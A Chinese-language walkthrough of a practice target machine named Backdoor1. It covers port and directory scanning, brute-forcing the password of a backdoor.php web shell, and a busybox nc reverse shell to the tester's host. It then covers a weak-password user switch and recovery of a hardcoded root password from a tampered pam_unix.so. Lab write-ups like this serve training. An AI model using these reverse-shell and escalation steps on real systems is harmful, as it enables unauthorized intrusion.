群友靶机-backdoor1

信息搜集


```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.161.206 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 11:02 EDT
Nmap scan report for 192.168.161.206
Host is up (0.0018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Backdoor1 :: Cyberpunk Style
MAC Address: 08:00:27:97:F2:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.81 ms 192.168.161.206

OS and Service detection performed. Please report any incorrect results at 
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

开放了22和80两个端口，去web上看一下

web探测



ABOUT BACKDOORS


A backdoor is a method to bypass normal authentication and gain unauthorized access to a system.

In the hacker world, creating undetectable backdoors is an art. From remote access to privilege escalation, we provide elite backdoor solutions.

打开后是这样的界面，看了一遍没什么有用的信息，那么扫一下目录吧

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.161.206 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,txt,yml,json,bak,sh,env
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.161.206
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              yml,json,bak,sh,env,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 280]
/backdoor.php         (Status: 200) [Size: 0]
/.php                 (Status: 403) [Size: 280]
/server-status        (Status: 403) [Size: 280]
Progress: 1321699 / 1764488 (74.91%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 1322470 / 1764488 (74.95%)
===============================================================
Finished
===============================================================
```

扫到了一个backdoor.php，去看一下



不安全
192.168.161.206/backdoor.php
DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
DOM Invader

```
<html>
  <head></head>
  <body></body> == $0
</html>
```

啥东西都没有，看到是php文件猜测可能有rce，试一下效果

```
┌──(root㉿kali)-[/home/kali]
└─# curl 192.168.161.206/backdoor.php?cmd=id
give password.
```

提示要密码，看到web页面最下面有一给默认的数值313337，猜测是密码，进行尝试




```
GET /backdoor.php?cmd=id&password=313337 HTTP/1.1
Host: 192.168.161.206
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 09 Jul 2025 15:22:31 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 14
Connection: close
Content-Type: text/html; charset=UTF-8

password error
```

不对，用bp爆破一下




3	123456789	200	4	218
4	password	200	7	218
5	iloveyou	200	164	203
6	princess	200	115	218
7	1234567	200	12	218
8	rockyou	200	14	218

```
HTTP/1.1 200 OK
Date: Wed, 09 Jul 2025 15:20:45 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

这里用的是5000的字典，长度位置发现不对，当password为iloveyou时长度最短，看到响应包发现没有回显内容，不确定是否有用

尝试反弹shell

用nc没反应，尝试用busybox来反弹shell



```
GET /backdoor.php?cmd=busybox%20nc%20192.168.161.76%201234%20-e%20%2Fbin%2Fbash&password=iloveyou HTTP/1.1
Host: 192.168.161.206
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

反弹成功了

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
id
connect to [192.168.161.76] from (UNKNOWN) [192.168.161.206] 41616
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

去home目录下看有几个用户

```
www-data@Backdoor1:/home$ ls -al
ls -al
total 12
drwxr-xr-x  3 root  root  4096 Jul  8 09:12 .
drwxr-xr-x 18 root  root  4096 Mar 18 20:37 ..
drwx------  3 morri morri 4096 Jul  9 09:43 morri
```

发现只有一个用户morri，但是没办法进入到morri路径下

```
www-data@Backdoor1:/home$ cd morri
cd morri
bash: cd: morri: Permission denied
```

尝试切换到morri用户

先试一下弱口令登录

```
www-data@Backdoor1:/home$ su - morri
su - morri
Password: morri

morri@Backdoor1:~$
```

成功了，用ssh来稳固一下shell

ssh登录

```
┌──(root㉿kali)-[/home/kali/bash]
└─# ssh morri@192.168.161.206
The authenticity of host '192.168.161.206 (192.168.161.206)' can't be
established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:37: [hashed name]
    ~/.ssh/known_hosts:43: [hashed name]
    ~/.ssh/known_hosts:44: [hashed name]
    ~/.ssh/known_hosts:45: [hashed name]
    ~/.ssh/known_hosts:46: [hashed name]
    ~/.ssh/known_hosts:58: [hashed name]
    ~/.ssh/known_hosts:61: [hashed name]
    (14 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.161.206' (ED25519) to the list of known
hosts.
morri@192.168.161.206's password:
Linux Backdoor1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
morri@Backdoor1:~$
```

userflag

```
morri@Backdoor1:~$ cat user.txt
flag{user-4645258dd0f71f7f430bb4f3c37748e6}
```

提权

看一下morri的sudo权限

```
morri@Backdoor1:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for morri:
Sorry, user morri may not run sudo on Backdoor1.
morri@Backdoor1:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
```

```
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
morri@Backdoor1:~$ /usr/sbin/getcap / -r 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
```

没有sudo权限，传一个pspy64看一下定时任务，然后再传入一个linpeas.sh来看一下敏感文件

传入之后，没有发现敏感的文件和可疑的定时任务


那么就换一个思路，看一下那些文件被修改过，由于靶机出的没有几天时间，就看最近10天内有哪些文件被修改过即可

```
morri@Backdoor1:~$ find / -type f -mtime -10 ! -path '/proc/*' ! -path '/sys/*' !
-path '/run/*' 2>/dev/null
/usr/lib/x86_64-linux-gnu/security/pam_unix.so
/home/morri/.bash_logout
/home/morri/.bashrc
/home/morri/user.txt
/home/morri/.profile
/etc/gshadow-
/etc/sudoers
/etc/subgid-
/etc/apt/sources.list
/etc/hosts
/etc/ld.so.cache
/etc/shadow-
/etc/subgid
/etc/passwd-
/etc/gshadow
/etc/group-
/etc/shadow
/etc/subuid-
/etc/php/8.3/apache2/php.ini
/etc/subuid
/etc/group
/etc/hostname
/etc/resolv.conf
/etc/passwd
/var/www/html/index.html
/var/www/html/backdoor.php
/var/log/debug
/var/log/daemon.log.1
/var/log/apt/eipp.log.xz
/var/log/apt/term.log
/var/log/apt/history.log
/var/log/kern.log
```

```
/var/log/syslog
/var/log/btmp
/var/log/auth.log.1
/var/log/auth.log
/var/log/dpkg.log
/var/log/alternatives.log
/var/log/lastlog
/var/log/wtmp
/var/log/syslog.1
/var/log/faillog
/var/log/debug.1
/var/log/syslog.2.gz
/var/log/daemon.log
/var/log/user.log
/var/log/messages
/var/log/messages.1
/var/log/kern.log.1
/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/system.journal
/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/system@0006396a764f42ae-
bf156f4b6c4eb513.journal~
/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/system@00063980d4181b54-
7074cbed360fe952.journal~
/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/user-1000@0006396aa29dceaf-
fdca4d5bafaa45b8.journal~
/var/log/journal/52a22a6e47cb4a5995fb43c3554baa0e/user-1000.journal
/var/lib/dhcp/dhclient.enp0s3.leases
/var/lib/dpkg/lock
/var/lib/dpkg/info/libfl2:amd64.list
/var/lib/dpkg/info/curl.list
/var/lib/dpkg/info/m4.list
/var/lib/dpkg/info/flex.list
/var/lib/dpkg/info/libpam0g-dev:amd64.list
/var/lib/dpkg/info/libsigsegv2:amd64.list
/var/lib/dpkg/info/wget.list
/var/lib/dpkg/info/libfl-dev:amd64.list
/var/lib/dpkg/info/netcat-openbsd.list
/var/lib/dpkg/info/bison.list
/var/lib/dpkg/info/netcat.list
/var/lib/dpkg/info/libpam0g:amd64.list
/var/lib/dpkg/alternatives/yacc
/var/lib/dpkg/alternatives/nc
/var/lib/dpkg/triggers/Lock
/var/lib/dpkg/status
/var/lib/dpkg/status-old
/var/lib/apt/lists/mirrors.aliyun.com_debian_dists_bullseye-backports_InRelease
/var/lib/apt/lists/packages.sury.org_php_dists_bullseye_main_binary-
amd64_Packages
/var/lib/apt/lists/packages.sury.org_php_dists_bullseye_InRelease
/var/lib/apt/lists/packages.sury.org_php_dists_bullseye_main_source_Sources
/var/lib/apt/extended_states
/var/lib/systemd/random-seed
/var/lib/systemd/timesync/clock
/var/lib/systemd/timers/stamp-logrotate.timer
/var/lib/systemd/timers/stamp-phpsessionclean.timer
/var/lib/sudo/lectured/morri
/var/lib/logrotate/status
/var/cache/apt/pkgcache.bin
/var/cache/apt/srcpkgcache.bin
```

```
/var/cache/debconf/templates.dat
/var/cache/debconf/config.dat-old
/var/cache/debconf/config.dat
/var/cache/debconf/templates.dat-old
```

`/usr/lib/x86_64-linux-gnu/security/pam_unix.so`，这个文件排在最前面，去搜一下是干什么用的



PAM 服务模块是 PAM 框架中负责处理具体身份验证任务的组件。它们被设计为可插拔的模块，允许系统根据需求灵活配置和扩展身份验证机制

0x04 PAM 服务模块

1. PAM 模块文件位置

PAM 服务模块文件的位置为

```
/usr/lib/x86_64-linux-gnu/security/pam_unix.so
```

是用来进行身份验证的文件，既然排在最上面，先看看文件类型是什么

因为是进行身份验证的命令，因此会对密码进行特别标注，就看password和username的上下三行内容

```
morri@Backdoor1:~$ strings /usr/lib/x86_64-linux-gnu/security/pam_unix.so |grep -i -E -C 3 "username|password"
could not identify user (from getpwnam(%s))
account %s has expired (account expired)
Your account has expired; please contact your system administrator
expired password for user %s (root enforced)
You are required to change your password immediately (administrator enforced)
expired password for user %s (password aged)
You are required to change your password immediately (password expired)
account %s has expired (failed to change password)
password for user %s will expire in %d days
Warning: your password will expire in %d days
Warning: your password will expire in %d day
pam_unix_auth: cannot allocate ret_data
auth could not identify password for [%s]
PAM: Root access granted via backdoor
bad username [%s]
660930334
No password supplied
Password unchanged
Can not get username
/etc/security/opasswd
bad authentication token
 or NIS
 not
username [%s] obtained
Changing password for %s.
user not authenticated
user shadow entry expired
new password not acceptable 2
can't get local yp domain: %s
passwd.byname
new password not acceptable
You must choose a longer password
```

```
can't open %s file to check old passwords
Password has been already used. Choose another.
password - could not identify user
user "%s" does not exist in /etc/passwd%s
user "%s" has corrupted passwd entry
password - (old) token not obtained
You must wait longer to change your password
password - new password not obtained
user password changed by another process
crypt() failure or out of memory for password
can't find the master ypserver: %s
yppasswdd not running on NIS master host
yppasswd daemon running on illegal port
Use NIS server on %s with port %d
password%s changed for %s on %s
NIS password could not be changed.
password received unknown request
session closed for user %s
open_session - error recovering username
open_session - error recovering service
session opened for user %s by %s(uid=%lu)
close_session - error recovering username
close_session - error recovering service
nullok
nonull
--
minlen=
quiet
no_pass_expiry
Cannot send password to helper: %m
%d more authentication failure%s; logname=%s uid=%d euid=%d tty=%s ruser=%s rhost=%s %s%s
service(%s) ignoring max retries; %d > %d
option remember not allowed for this module type
option minlen not allowed for this module type
option rounds not allowed for this module type
Password minlen reset to 8 characters
unrecognized ENCRYPT_METHOD value [%s]
authentication failure; logname=%s uid=%d euid=%d tty=%s ruser=%s rhost=%s %s%s
no memory for failure recorder
--
%s:%s:%d:%s,%s
%s:%lu:1:%s
/etc/npasswd
password changed for %s
/etc/nshadow
/etc/shadow
account %s has password changed in future
Algo %s not supported by the crypto backend, falling back to MD5
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789./
./0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
--
si_code
ret_data
pam_sm_setcred
_unix_verify_password
_unix_blankpasswd
pam_set_data
```

```
pam_get_authtok
--
RPC_PROGUNAVAIL
opwfile
IPPROTO_PUP
check_old_password
XDR_ENCODE
sin_port
IPPROTO_AH
--
unlocked
__u6_addr32
sockaddr_un
create_password_hash
newpw
yp_get_default_domain
RPC_STALERACHANDLE
--
cl_destroy
fopen
AUTH_BADCRED
save_old_password
done
IPPROTO_IDP
x_setpostn
--
BrokenMD5Init
bigcrypt
_fini
save_old_password
crypt_md5_wrapper
unix_update_passwd
unix_update_shadow
create_password_hash
Brokencrypt_md5
__dso_handle
_unix_getpwnam
--
_GLOBAL_OFFSET_TABLE_
GoodMD5Update
_unix_blankpasswd
_unix_verify_password
verify_pwd_hash
_init
BrokenMD5Update
```

在这个内容里面看到了与众不同的内容—— `数字:660930334`，而且还跟群号一致，猜测可能是root的密码，进行尝试

```
morri@Backdoor1:~$ su
Password:
root@Backdoor1:/home/morri# id
uid=0(root) gid=0(root) groups=0(root)
```

拿到root权限了

rootflag

```
root@Backdoor1:~# cat root.txt
flag{root-5d363bb914c59fd1cd2b59e998bedb4f}
```